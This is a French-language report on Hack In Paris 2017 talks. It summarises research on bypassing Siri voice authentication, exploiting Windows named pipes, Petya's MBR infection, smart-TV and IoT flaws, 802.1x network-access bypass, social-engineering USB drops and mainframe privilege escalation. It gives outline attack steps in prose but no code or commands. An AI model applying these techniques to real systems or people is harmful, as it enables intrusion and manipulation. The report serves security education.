
✚ ou « keyword independent » : basé uniquement sur l'analyse de la voix, peu importe le contenu de l'enregistrement sonore.

Pour cette étude, les chercheurs ont uniquement testé des systèmes de type « keyword dependent » tels que Siri, Google Now ou Cortana.

Dans les premières constatations des chercheurs, il apparait que :

✚ Une simple imitation de la voix permet de contourner le mécanisme et de se faire passer pour l'utilisateur légitime

✚ D'autre part, Siri a la capacité d'adapter sa reconnaissance en fonction des échantillons qu'elle reçoit, y compris lors des tentatives d'authentification infructueuses. Ainsi en échouant à l'authentification un grand nombre de fois, Siri s'est adaptée et il était possible de s'authentifier avec n'importe quelle voix, alors que la voix de l'utilisateur légitime



n'était plus reconnue.

Puis d'autres tests ont été effectués :

1. Contournement via l'extraction du mot clé d'authentification via un enregistrement audio
Notre société étant de plus en plus connectée, il n'est pas rare de publier des extraits vidéo et sonores (snapchat, etc.) sur internet. Dans ce contexte, les chercheurs ont prouvé qu'il était possible d'en tirer avantage. Il leur a suffi d'extraire au sein d'un enregistrement sonore les mots clés intéressants (pouvant servir à l'authentification) puis de les diffuser à Siri afin de contourner l'authentification.
Et quand bien même Siri demande un code PIN afin d'accéder à des fonctionnalités telles que l'envoi d'un SMS... le SMS est tout de même envoyé, avant même d'avoir entré un quelconque code PIN.

2. Contournement via la reconstruction du mot clé par des ondes graves MFCC
Dans le cas où un attaquant connait les détails techniques de l'analyse vocale du système d'authentification, les chercheurs ont démontré qu'il était possible de reconstruire artificiellement le mot clé et contourner l'authentification en émettant des ondes graves sonores correspondantes.

« HFDB (Hardware Forensic Database) est développée par Digital Security et référence un maximum de ressources sur l'audit d'objets connectés : méthodes et techniques, outils et vulnérabilités. »

3. Contournement par superposition de voix aléatoires
Enfin, les chercheurs ont avec grande surprise réussi à contourner le système par la prononciation du mot clé par plusieurs voix aléatoires en simultané.

Suite à leurs découvertes, les conférenciers ont contacté les équipes de sécurité d'Apple afin de leur faire part de leurs résultats. Apple leur a répondu : « Voice recognition in Siri is not a security feature » (« La reconnaissance vocale de Siri n'est pas une fonctionnalité de sécurité. »). De ce fait, on suppose qu'elle ne devrait, pour l'instant, ne pas être utilisée en tant que telle.

Internet of Compromised Things: methodology and tools

Damien Cauquil

Slides
https://hackinparis.com/data/slides/2017/2017_Cauquil_Damien_Internet_of_Compromised_Things_methodology_and_tools.pdf

Vidéo
https://www.youtube.com/watch?v=K7RhMSDD-W64&list=PLaS1tu_LcHA8yOrGuyvBIJjEO87-vXQG2&index=1

Les conférences de la matinée ayant débordé sur les horaires prévus, Damien Cauquil a intentionnellement présenté sa conférence en accéléré.

Ici, il était question, de l'internet des objets et des méthodes d'audit. Le chercheur de Digital Security nous a d'abord présenté différents cas d'étude et leur audit:

« TheQuickLock » (verrou connecté) ;

« Fora Glucose » un système de surveillance du sucre dans le sang (destiné aux diabétiques).

La conférence s'est conclue sur la présentation d'une plateforme collaborative : « HFDB » (Hardware Forensic Database).

Développée par Digital Security, celle-ci à pour but de référencer un maximum de ressources sur l'audit d'objets connectés : méthodes et techniques, outils et vulnérabilités.

Disponible à l'adresse http://hfdb.io/ la plateforme référençait uniquement 4 appareils au moment de la conférence. Cependant, les équipes en charge du site comptent sur la contribution des CERTs et chercheurs indépendants afin de compléter la base de données.

The forgotten interface: Windows named pipes
Gil Cohen

✚ **Slides**
https://hackinparis.com/data/slides/2017/2017_Cohen_Gil_The_forgotten_interface_Windows_named_pipes.pdf

✚ **Vidéo**
https://www.youtube.com/watch?v=m6zISgWPGGY&list=PLaS1tu_LcHA8yOrGuyvBIJjEO87-vXQG2&index=2

Se revendiquant comme un ancien « military hacker », Gil Cohen est le directeur technique de la société israélienne Comsec Group.

Cette conférence avait pour but de nous présenter une vulnérabilité méconnue de Windows, exploitant les « pipes » au sein des IPC (Inter-Process Communication).

Après une rapide présentation de son entreprise, le chercheur nous a présenté les différentes définitions à comprendre afin de pouvoir assimiler la vulnérabilité :


✚ **IPC** : Fonctionnalité du système d'exploitation permettant aux processus et aux applications de gérer le partage de données et les communications. Séparés en « clients » et « servers », le client demande la donnée, le serveur répond aux demandes des clients. En pratique beaucoup de clients sont à la fois serveurs.

✚ l'IPC est souvent mis en pratique sous Windows au travers de « Named Pipes »

✚ Les named pipes contiennent donc des données et peuvent être bidirectionnel entre un serveur et un ou plusieurs clients

✚ Ceux-ci se matérialisent sous la forme de fichiers, gérés par le système NPFS (Named Pipe Filesystem)

✚ Les named pipes peuvent être accessible localement (entre processus du même système), mais également via le réseau !



Et c'est là que le bât blesse. Il est commun de connaitre les « pipes » comme des fichiers locaux, mais peu savent qu'ils peuvent également être accessibles via le réseau.

La communication réseau des named pipes se fait en clair (non chiffrée) et utilise les protocoles SMB (port 445) et DCE/RPC (port 135)

Après quelques explications techniques sur les différents named pipes, le chercheur donne des outils afin d'énumérer et de chercher des named pipe sur le réseau :

✚ pipelist : https://download.sysinternals.com/files/PipeList.zip


✚ pipeacl : https://www.securityfocus.com/tools/2629

✚ Il existe également plusieurs modules metasploit : SMB(Pipe_Auditor) or RPC (Pipe_dcerpc_auditor) https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/smb/pipe_auditor.rb

Il présente ensuite d'autres outils permettant de sniffer et récupérer le contenu des named pipes exposés, mais également pour du fuzzing :

✚ IO Ninja : http://tibbo.com/ninja.html

✚ Windows IPC Fuzzing : https://www.nccgroup.trust/us/about-us/resources/windows-ipc-fuzzing-tools/



Enfin, le conférencier aborde l'exploitation. Les named pipe permettent de réalisation de déni de services et l'exécution de code à distance. Afin de prouver ses dires, Gil Cohen a fait une démonstration sur deux logiciels :

✚ qBittorrent

✚ et SugarSync

Basés sur le framework QT, le chercheur a été en mesure de fuzzer les named pipe des deux applications et de réaliser, en live, un déni de service sur les deux applications.
Pendant la démonstration le chercheur a également réussi à injecter du code au sein de la dernière version de qBittorrent, de manière à forcer le téléchargement d'un fichier torrent arbitraire !

Enfin, la conférence s'est terminée sur les différents moyens de mitigation et sécurisation des named pipes.

Beyond OWASP Top 10

Aaron Hnatiw (@insp3ctre)

Vidéo

https://www.youtube.com/watch?v=Ht-CDZCFyrU&index=3&list=PLaS1tu_LcHA8yOrGuyvBIJjEO87-vXQG2

Extrêmement intéressante et très bien présentée, cette conférence réalisée par Aaron Hnatiw, de chez Security Compass, avait pour but de sensibiliser les acteurs de la sécurité à l'insuffisance du Top 10 OWASP.

Le projet « Top 10 OWASP » consiste à fournir, tous les 3 ans environ, une liste des 10 risques les plus critiques concernant la sécurité des applications web. Cité et utilisé par de nombreux organismes d'audit et de sécurisation, ce classement est une référence dans le domaine.

« Extrêmement intéressante et très bien présentée, cette conférence réalisée par Aaron Hnatiw, de chez Security Compass, avait pour but de sensibiliser les acteurs de la sécurité à l'insuffisance du Top 10 OWASP. »

Aaron Hnatiw fait l'éloge du projet, mais constate que beaucoup d'acteurs utilisent ce référentiel sans prendre en compte les autres risques moins connus. Il illustre et démontre d'autres types de risques importants, souvent laissés de côté, car non présents dans le classement.

Enfin, il conclut en proposant des améliorations concernant la prochaine version du Top 10 OWASP et annonce qu'il espère pouvoir y apporter sa contribution.

Dissecting a Ransomware-infected MBR

Raul Alvarez

Slides

https://hackinparis.com/data/slides/2017/2017_Alvarez_Raul_Dissecting_A_Ransomware_infected_MBR.pdf

Vidéo

https://www.youtube.com/watch?v=Bcpi4B-TTQo&list=PLaS1tu_LcHA8yOrGuyvBIJjEO87-vXQG2&index=4

Très techniques, mais très intéressante pour les amateurs d'analyse de malware et de reverse engineering, cette conférence était présentée par Raul Alvarez, chercheur chez Fortinet.
En amont de l'analyse de Petya, le conférencier a introduit la conférence par un volet historique et notamment sur l'évolution des capacités de stockage.

On y a par exemple appris qu'un Disque dur IBM 3380 HDA de 1gb conçu dans les années 80 pesait environ 34kg. Ainsi, il faudrait aujourd'hui 1 024 IBM 3380 HDA pour égaler un disque dur actuel d'1 Tb !
Puis le conférencier a présenté les différents secteurs d'un disque dur, et les méthodes de partitionnement.

Le chercheur est ensuite entré dans le coeur du sujet : l'analyse de l'infection du MBR (Master Boot Record) par Petya.

L'analyse s'est déroulée en « pas à pas » suivant le flux d'exécution du malware :

La première étape consistait copier le MBR, introduire un mini kernel au sein du disque dur puis redémarrer la machine.

La seconde étape :

- Afficher un faux écran FDISK annonçant des erreurs au sein du disque dur et incitant l'utilisateur à laisser le processus « réparer » les fichiers, processus annoncé comme « pouvant être long » ;
- En réalité le malware procède au chiffrement de la table MFT (Master File Table) du Disque dur$;
- Second redémarrage du système ;
- Affichage d'un ASCII Art « menaçant » accompagné de la demande de rançon.

Au cours de l'analyse, le chercheur a utilisé plusieurs outils : OllyDbg/x64Dbg, WinObj, ProcMon, HDHacker et Bochs debugger.


The Internet of Vulnerabilities
Deral Heiland (@Percent_X)

Slides
https://hackinparis.com/data/slides/2017/2017_Heiland_deral_IoT_Vulns.pdf

Vidéo
https://www.youtube.com/watch?v=VVv-sqeeef8&list=PLaS1tu_LcHA8yOrGuyvBIJ-jEO87-vXQG2&index=5

Présentée par Deral Heiland, responsable de l'équipe de recherche au sein de la célèbre société Rapid7 (détenant Metasploit), cette conférence avait pour but de sensibiliser aux dangers de l'internet des objets.

Dans un premier temps, Deral Heiland présente le contexte global de l'internet des objets. Celui-ci fait intervenir plusieurs domaines, le Cloud, l'électronique (hardware), l'embarqué et le tout relié par le réseau.



Puis le chercheur présente les résultats désastreux d'audits effectués au sein de Rapid7 à l'encontre d'objets connectés. Le conférencier nous a présenté ses résultats concernant :

- Système d'éclairage automatique (domotique) pour lequel il était localement possible de prendre le contrôle
- « Bluetooth Low Energy tracking dongle » : attaché à un trousseau de clés ou sac à main, cet appareil a pour but de localiser et d'alerter l'utilisateur en cas de vol ou perte de l'objet. Les chercheurs ont réussi à traquer en temps réel le porteur de l'objet, et à prendre le contrôle du système.
- Robots de surveillance et téléprésence : les équipes de Rapid7 ont notamment réussi à prendre le contrôle du robot à distance via l'API de développement.
- « Panic GPS button » : cet appareil est conçu afin d'appeler automatiquement un service de sécurité ou la police en cas de danger par pression sur l'interrupteur. Censé assurer la sécurité de personnalités importantes, l'appareil pouvait être détourné de son utilisation afin de localiser à distance et en temps réel le porteur du système.

> Jour 2

KEYNOTE : How to Measure Your Security: Holding Security Vendors Accountable
Winn Schwartau

Slides
https://hackinparis.com/data/slides/2017/2017_Schwartau_Winn_How_to_Measure_Your_Security.pdf

Vidéo

La présentation d'ouverture (Keynote) de cette 2e journée de la conférence Hack In Paris a été réalisée par Winn Schwartau, un expert reconnu dans le milieu de la sécurité.

La problématique abordée par cet expert en sécurité était de mesurer la sécurité d'un produit. De nos jours il est très simple de mesurer les performances liées au trafic Internet, des outils gratuits permettent de le réaliser facilement. Néanmoins qu'en est-il de l'évaluation de la sécurité d'un produit ?

Il a donné une modélisation simple d'un produit quelconque d'un vendeur lambda. Ce produit peut être matérialisé par un produit en boîte noire qui fournit un service de sécurité spécifique tel que la détection de virus par signature, via l'apprentissage de réseaux neuronaux, etc.

Plus généralement, cette boîte est conçue pour détecter des conditions, voire des anomalies. Se pose alors la question, de comment un vendeur peut-il fournir une métrique à ces clients au sujet de son produit ? Ou à défaut une garantie ?

Voici quelques questions qui permettent d'évaluer et de comparer un produit par rapport à un autre :

- Combien de temps met le boîtier à détecter le fichier malveillant ?
- Comment varie le temps de détection suivant si on modifie le débit du réseau ou la configuration matérielle/logicielle ?
- Quel est le temps min-max de détection ?
- Quelle est la précision garantie de détection des faux positifs ? Faux négatifs ?

De manière simple, le présentateur a montré une seconde approche de la sécurité et à quoi elle était liée. Celle-ci est intrinsèquement liée au temps. D'après Winn Schwartau, on devrait avoir toutes ces caractéristiques avant l'achat d'un produit de sécurité. Il est en effet possible de réaliser ces mesures et de répondre à ces questions et par conséquent de pouvoir comparer des produits similaires (via une matrice de détection de réactions).


Social Engineering setting people into debug mode
Dominique C. Brack

Slides
https://hackinparis.com/data/slides/2017/2017_Brack_Dominique_Social_Engineering_setting_people_into_debug_mode.pdf

Vidéo
https://www.youtube.com/watch?v=AINtjr2I-m9A&list=PLaS1tu_LcHA8yOrGuyvBIJjEO87-vXQG2&index=7

Dominique C. Brack est un expert reconnu dans le monde la sécurité et plus précisément est spécialisé dans le vol d'identité, l'exposition aux médias sociaux, manipulation humaine ainsi que la gestion de la réputation en ligne. Il a notamment participé à la compétition SECTF (Social Engineering Capture The Flag) lors de la 22e édition de la Defcon à Las Vegas.

Lors de la présentation, il est revenu sur les événements récents notamment le vol d'un milliard de dollars via l'attaque Carbanak 2 (trojan bancaire). Ce malware affecté 100 banques différentes à travers 25 pays différents. Ces dernières attaques montrent clairement que la technologie seule ne protégera pas les entreprises contre les attaques de ce type. En effet, afin d'infecter tout ce réseau bancaire les attaquants avaient envoyé une pièce jointe malveillante aux employés de banque. Par la suite, ils avaient rebondi sur les serveurs internes et avaient pris le contrôle du réseau.




C'est dans ce cadre que Dominique C. Brack a montré pourquoi l'ingénierie sociale (SE) fonctionne toujours aussi bien pour s'introduire au sein des entreprises. Il a présenté le résultat de ses travaux ainsi que leur framework d'ingénierie sociale (SEEF). Ce framework est basé sur les risques métiers essentiellement. Il dispose également d'une échelle de niveau d'intrusion (1 à 12).


De nombreux exemples ont été mis en avant afin de montrer comment procéder pour réaliser du Social Engineering sur différents types de public de manière professionnelle.

« Lors de la présentation, Dominique C. Brack est revenu sur les événements récents notamment le vol d'un milliard de dollars via l'attaque Carbanak 2 (trojan bancaire) »

La première illustration (niveau 1-3) avait pour objectif de cacher des clefs USB dans des produits vendus dans le commerce tels que des legos, des hand-spinner, des badges, etc. L'idée étant d'ajouter une étiquette supplémentaire pour inciter les victimes à brancher la clef sur leur ordinateur du travail ou personnel.



Une seconde illustration (niveau 4 et plus) utilisée au sein d'une entreprise. Celle-ci consistait à inciter les employés à se connecter à une adresse dans le cadre d'une campagne de prévention hygiénique des mains :




Are you watching TV now? Is it real?: Hacking of smart TV with 0-day

Lee JongHo , Kim MinGeun

✚ **Vidéo**

https://www.youtube.com/watch?v=-aQbkQWmx-0&index=8&list=PLaS1tu_LcHA8yOrGuyvBIJjEO87-vXQG2

Dans cette conférence, les deux présentateurs coréens (Lee JongHo , Kim MinGeun) ont mis en avant la facilité de pirater les appareils connectés tels que les Smart TV. Ce marché se développe de plus en plus à l'échelle mondiale. Ce nouvel équipement, largement utilisé par les ménages, mais aussi dans les installations publiques ou les sites événementiels (panneaux électriques / informations routières, etc.), permet de transmettre des informations facilement et rapidement (mise à jour d'informations instantanées).
Les deux conférenciers ont montré que malgré cette émergence de ces nouveaux équipements, la sécurité en était encore trop sous-considérée. Par conséquent, ils ont décidé d'analyser la sécurité d'une Smart TV basée sur WebOS de la marque LG.




La télévision fait partie des moyens les plus populaires pour diffuser l'état de la société ainsi que les problèmes sociaux actuels. C'est pourquoi prendre le contrôle de ce genre d'équipement pourrait mener à la propagation de fausses informations et potentiellement générer des inquiétudes généralisées.

Tout au long de leur présentation, ils ont expliqué le processus de recherche de vulnérabilités sur cet équipement. Ils ont découvert plusieurs failles de sécurité (RCE, Path traversal, memory tampering, dirtyCow, buffer overflows et des injections de commandes).

Enfin, trois scénarios d'attaques ont été présentés :

✚ **Attaque déni de service (DDoS)** via l'installation d'une application malveillante. Un attaquant pourrait faire de la Smart TV un zombie, afin de causer des dommages financiers par exemple sur des entités financières / de communications / aviations, etc.

✚ **Modification des flux vidéo** via l'accès à distance à la Smart TV. Ceci est réalisable par l'élévation de privilèges ROOT en accédant au « Frame Buffer » qui permet l'affichage des pixels sur l'écran. Par conséquent, le pirate sera en mesure de distribuer des émissions qu'il contrôlera afin de générer de l'anxiété au sein de la société (ou de manipuler le peuple).



✚ **Vols d'informations** via la collecte de fichiers de journalisation et la fonctionnalité de capture d'écran en temps réel. Un attaquant peut récupérer les informations de l'utilisateur, ce qu'il regarde, etc. afin de réaliser une attaque plus ciblée sur sa victime.

802.1x Network Access Control and Bypass Techniques

Valérian Legrand

✚ **Slides**

https://hackinparis.com/data/slides/2017/2017_Legrand_Valerian_802.1x_Network_Access_Control_and_Bypass_Techniques.pdf

✚ **Vidéo**

https://www.youtube.com/watch?v=tN-9LoIwdRd4&list=PLaS1tu_LcHA8yOrGuyvBIJjEO87-vXQG2&index=9

Valérian Legrand est un consultant en sécurité et pentesteur chez Orange Cyberdefense. L'objectif de sa présentation était de présenter le standard 802.1x ainsi que l'outil développé par le présentateur. Initialement, le but de son projet était de montrer aux clients que les contournements du standard 802.1x n'est pas uniquement théorique.


Il a tout d'abord commencé sa présentation par un bref rappel de ce que le standard 802.1x est. Ce standard est une technologie d'authentification réseau qui se base sur du « port-based NAC » (Network Access Control). Son rôle est de contrôler les accès physiques sur un réseau afin d'empêcher des utilisateurs malveillants de s'y connecter (réseau d'entreprise par exemple).
Plus précisément, on dissocie 3 types d'équipement différents :

✚ Supplicant : l'équipement demandant à s'introduire sur le réseau ;


✚ Authenticator : le switch / borne wifi (AP) ;

✚ Authentication server : le serveur permettant d'identifier les utilisateurs (RADIUS, etc.).

Les paquets d'authentification sont envoyés vers l'authenticator et sont encapsulés via EAP Over Lan, qui est une encapsulation du protocole réseau EAP (Extensible Authentication Protocol).



Le fonctionnement du protocole EAPOL est le suivant :



Une fois l'étape d'authentification terminée, le contrôle d'accès au réseau est géré par le commutateur réseau via le protocole NAC. Par conséquent, chaque port physique comporte deux états possibles (controlled state et uncontrolled state).

Il existe plusieurs moyens de contournement :


- Les anciens équipements ne supportent pas le standard 802.1x (imprimantes, téléphones, etc.). Il suffit de les débrancher et d'utiliser leur port ;
- Utiliser un simple HUB sur la prise contrôlée par le switch ;
- Utiliser l'outil FENRIR développé par le présentateur. L'outil FENRIR se base sur l'interception et l'injection de paquets réseau. Il intercepte les paquets qui sont émis par l'équipement légitime et ceux émis par la machine de l'attaquant afin de les rediriger vers leurs destinataires. L'étape d'interception comprend également un mécanisme de modification des en-têtes pour ne pas dévoiler son identité.

Il y a au début une phase d'écoute des communications afin de récupérer l'adresse IP, la MAC ainsi que les adresses et ports des différents serveurs joints. À l'issue de cette phase, une table de référencement est maintenue à jour afin de retrouver les adresses des destinataires. Toute l'attaque est transparente et l'attaquant est en mesure de capturer des connexions inverses (connexions initiées par le réseau) afin de créer des reverse-shells par exemple.

Hackers! Do we shoot or do we hug?
Edwin Van Andel (@Yafsec)

Vidéo
https://www.youtube.com/watch?v=QGod22hUPig&index=10&list=PLaS1tu_LcHA8yOrGuyvBIJjEO87-vXQG2

Le renommé présentateur Edwin Van Andel a montré un peu l'évolution du monde de la sécurité sous un angle humoristique et interactif avec l'audience. Il a fait remarquer qu'il y a quelques années encore le pirate informatique (hacker) était vu comme une personne malveillante, alors que maintenant on commençait petit à petit à percevoir ces personnes comme des personnes « utiles et potentiellement amicales ». En effet, nous voyons de plus en plus d'entreprises qui lancent des programmes de primes pour découvrir des bugs ou des vulnérabilités dans leurs systèmes/applications. Elles lancent également des programmes de divulgation responsable de vulnérabilités (Coordinated Vulnerability Disclosure).



Edwin Van Andel étant hollandais et connaissant les lois néerlandaises place les Pays-Bas en tête de liste sur le sujet de la divulgation responsable de vulnérabilités. En effet, le NSCS néerlandais (National Cyber Security Centrum), le gouvernement et les services de poursuite néerlandais communiquent beaucoup entre eux afin de définir les limites

d'une intrusion. L'idée étant de faciliter les démarches et de rendre plus accessible et sans risques la divulgation de vulnérabilités auprès des entreprises par les citoyens néerlandais (anonymes ou pas).

En résumé, son objectif est de rendre le monde en ligne plus sécurisé pour tout le monde.

Popping a shell on a mainframe, is that even possible?

Ayoub Elaassal (@ayoul3_)

Slides

https://hackinparis.com/data/slides/2017/2017_Elaasaal_Ayoub_Popping_a_Shell_on_a%20Mainframe.pdf

Vidéo


https://www.youtube.com/watch?v=B0qVcjOKxJA&list=PLaS1tu_LcHA8yOrGuyvBIJjEO87-vXQG2&index=11

L'objectif de cette conférence était de présenter le fonctionnement d'un Mainframe et plus précisément de présenter un outil pour réaliser des tests d'intrusion sur cet environnement. C'est la première conférence présentant le sujet de Mainframes à la HIP. Concernant le conférencier, Ayoub Elaassal est un pentester de chez Wavestone spécialisé dans les tests d'intrusion de système Mainframe.

Dans un premier temps, il a rappelé l'utilisation massive de ces ordinateurs centraux qui desservent une grande puissance de traitement. Ceux-ci sont utilisés dans les très grandes entreprises telles que les banques, les compagnies d'assurances ou encore les compagnies aériennes. Ils sont également très fiables (quelques secondes d'arrêt par an en moyenne).

Il a présenté dans cette conférence les différentes techniques de pentest permettant de déployer des shells et d'élever ses privilèges sur le système z/OS (pour IBM), le tout sans authentification. Pour ce faire, il s'est focalisé sur l'un des principaux composants du mainframe, CICS (Customer Information Control System), afin d'exécuter des commandes arbitraires et d'obtenir un shell.

Certaines protections ont été implémentées nativement au sein de ces Mainframes, néanmoins celles-ci peuvent être contournées (renommage des programmes, etc.). L'idée principale pour exécuter du code arbitraire est de chercher les bonnes touches pour quitter l'application, afin de retrouver la console interactive CICS. Celle-ci permet de récupérer des informations, d'accéder aux fichiers, etc. En général, il est nécessaire d'avoir les privilèges 'Protected Account' pour exécuter du code.



Néanmoins, il existe un autre moyen. Pour cela, il faut chercher des bibliothèques non protégées du noyau (APF). En effet, tout programme qui s'exécute depuis ces répertoires accède le noyau. Ainsi, en compilant un programme assembleur (ASM) au sein d'une de ces bibliothèques et en modifiant certains bits de privilèges, un attaquant est en mesure d'avoir tous les droits !

